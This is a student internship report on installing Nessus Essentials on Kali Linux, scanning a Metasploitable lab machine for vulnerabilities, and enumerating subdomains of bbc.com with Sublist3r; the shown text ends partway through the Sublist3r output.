

# CFSS CyberSecurity & Ethical Hacking Internship Project Report

## Question-1 : Vulnerabilities scanning:

### 1. Install Nessus on your system.

Nessus:

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.

Nessus is developed by Renaud Deraison in 1998. But in 2005 Tenable Network Security Converted Nessus into a Proprietary Tool/ Closed-Source Licenced Software.

Nessus is available in 3 types and 2 of them are Enterprise Versions which needs License/ Product Key which has to be purchased, They are:


- Nessus-Professional
- Nessus-Expert

And the Free Version of Nessus is **Nessus-Essentials** which contains the tools for the regular Vulnerability scan and the scan limit for Nessus Essentials is 16 hosts (Currently).

For this Project we are using Nessus-Essentials to complete the task.


Installation of Nessus:

**Step-1:** Go To Firefox in your Kali machine and Enter this URL and hit Download <https://www.tenable.com/downloads/nessus?loginAttempted=true>




**Step-2:** After the installation of the Nessus Essentials You need to register for free to get a licensed access key through the following link

<https://www.tenable.com/products/nessus/nessus-essentials>




**Step-3:** The Downloaded file of nessus in Zip format so we need to extract the contents in it by using the Instructions in the below pic



**Step-4:** After Successful extraction we need to start the Nessus Server by using the following Command “/bin/systemctl start nessusd.service”.

After that we need to open the link highlighted in the Below image in the firefox browser of our kali system to open the Nessus Software.




```
root@kali:~/Downloads
File Actions Edit View Help
root@kali:~/Downloads
ls
Desktop Documents Downloads Music Pictures Public Templates Videos
Downloads
root@kali:~/Downloads
ls
Nessus-10.7.2-debian10_amd64.deb
root@kali:~/Downloads
dpkg -i Nessus-10.7.2-debian10_amd64.deb
(Reading database ... 464100 files and directories currently installed.)
Preparing to unpack Nessus-10.7.2-debian10_amd64.deb ...
Unpacking nessus (10.7.2) over (10.7.2) ...
Setting up nessus (10.7.2) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_GCM_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
RSA : (PCT_Signature) : Pass
TLS12_KDF_EXTRACT : (KAT_KDF) : Pass
TLS12_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PMF : (KAT_KDF) : Pass
PRNG2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SKKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HMAC : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components...
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
root@kali:~/Downloads
/bin/systemctl start nessusd.service
root@kali:~/Downloads
```

2. Perform a Vulneerability scan on the Metasploitable machine using Nessus.

To perform a Vulnerability Scan on the Metasploit environment Which was created Virtually using Nessus.


**Step-1:** Log in into Nessus by the registered Username and Password as shown below.



**Step -2:** After logging in to the Nessus it will automatically asks for the IP address of the device which we want to scan.


Here the IP address of my metasploit machine is 192.168.233.135.

After Entering the IP address click submit




**Step-3:** Here we are performing Host Discovery scan and the Below image shows the dialogue box of the IP address of the machine we want to scan and to start the scan Click on 'Run Scan'

After Running the scan the Nessus will take a some time to scan the machine and after the completion of the scan it will show the results.



**Step-4:** After the scan the Results of the scan are like this as shown in the figure below.




Here, it shows us the findings of the scan which includes Hosts, vulnerabilities, remediations and History of the scan.

The Vulnerabilities of the scan are classified into different groups based on the seriousness of the Vulnerability which are classified into Critical, High, Medium, and Low.

In the Above image it also shows a pie chart which shows the result of the scanned vulnerabilities.

The below image shows the list of vulnerabilities that are identified by the Nessus through scanning.




## Scanning Subdomains of bbc.com using Sublist3r:

Sublist3r is a python tool designed to enumerate subdomains of websites using OSINT. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS.

**Step-1:** Install the Sublist3r in our Kali Machine using the root kali terminal by using the command “Sudo apt install sublist3r”.

**Step-2:** We can view the help secession of the sublist3r by using the command “sublist3r -help” or we can also use the command “man sublist3r”.



The screenshot shows a Kali Linux terminal window with the following content:

```
root@kali:~/Downloads
File Actions Edit View Help

(root@kali)~/Downloads
# sublist3r -help
usage: sublist3r [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]] [-t THREADS] [-e ENGINES] [-o OUTPUT] [-n]

OPTIONS:
-h, --help            show this help message and exit
-d DOMAIN, --domain DOMAIN
                        Domain name to enumerate it's subdomains
-b [BRUTEFORCE], --bruteforce [BRUTEFORCE]
                        Enable the subbrute bruteforce module
-p PORTS, --ports PORTS
                        Scan the found subdomains against specified tcp ports
-v [VERBOSE], --verbose [VERBOSE]
                        Enable Verbosity and display results in realtime
-t THREADS, --threads THREADS
                        Number of threads to use for subbrute bruteforce
-e ENGINES, --engines ENGINES
                        Specify a comma-separated list of search engines
-o OUTPUT, --output OUTPUT
                        Save the results to text file
-n, --no-color        Output without color

Example: python3 /usr/bin/sublist3r -d google.com


(root@kali)~/Downloads
```

The terminal window has a dark background with a large, faint Kali Linux dragon logo in the background. The top of the window shows the standard Linux desktop environment with various icons and a taskbar.



**Step-3:** We can scan view the subdomains of the website `bbc.com` by using the following command “`sublist3r -d bbc.com`”.

Here we can see that the `sublist3r` tool finds 350 subdomains of the website `bbc.com`.



```
(root@kali)~/Downloads
sublist3r -d bbc.com

Sublist3r
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for bbc.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Metacraft..
[-] Searching now in DNSDumpster..
[-] Searching now in Virustotal..
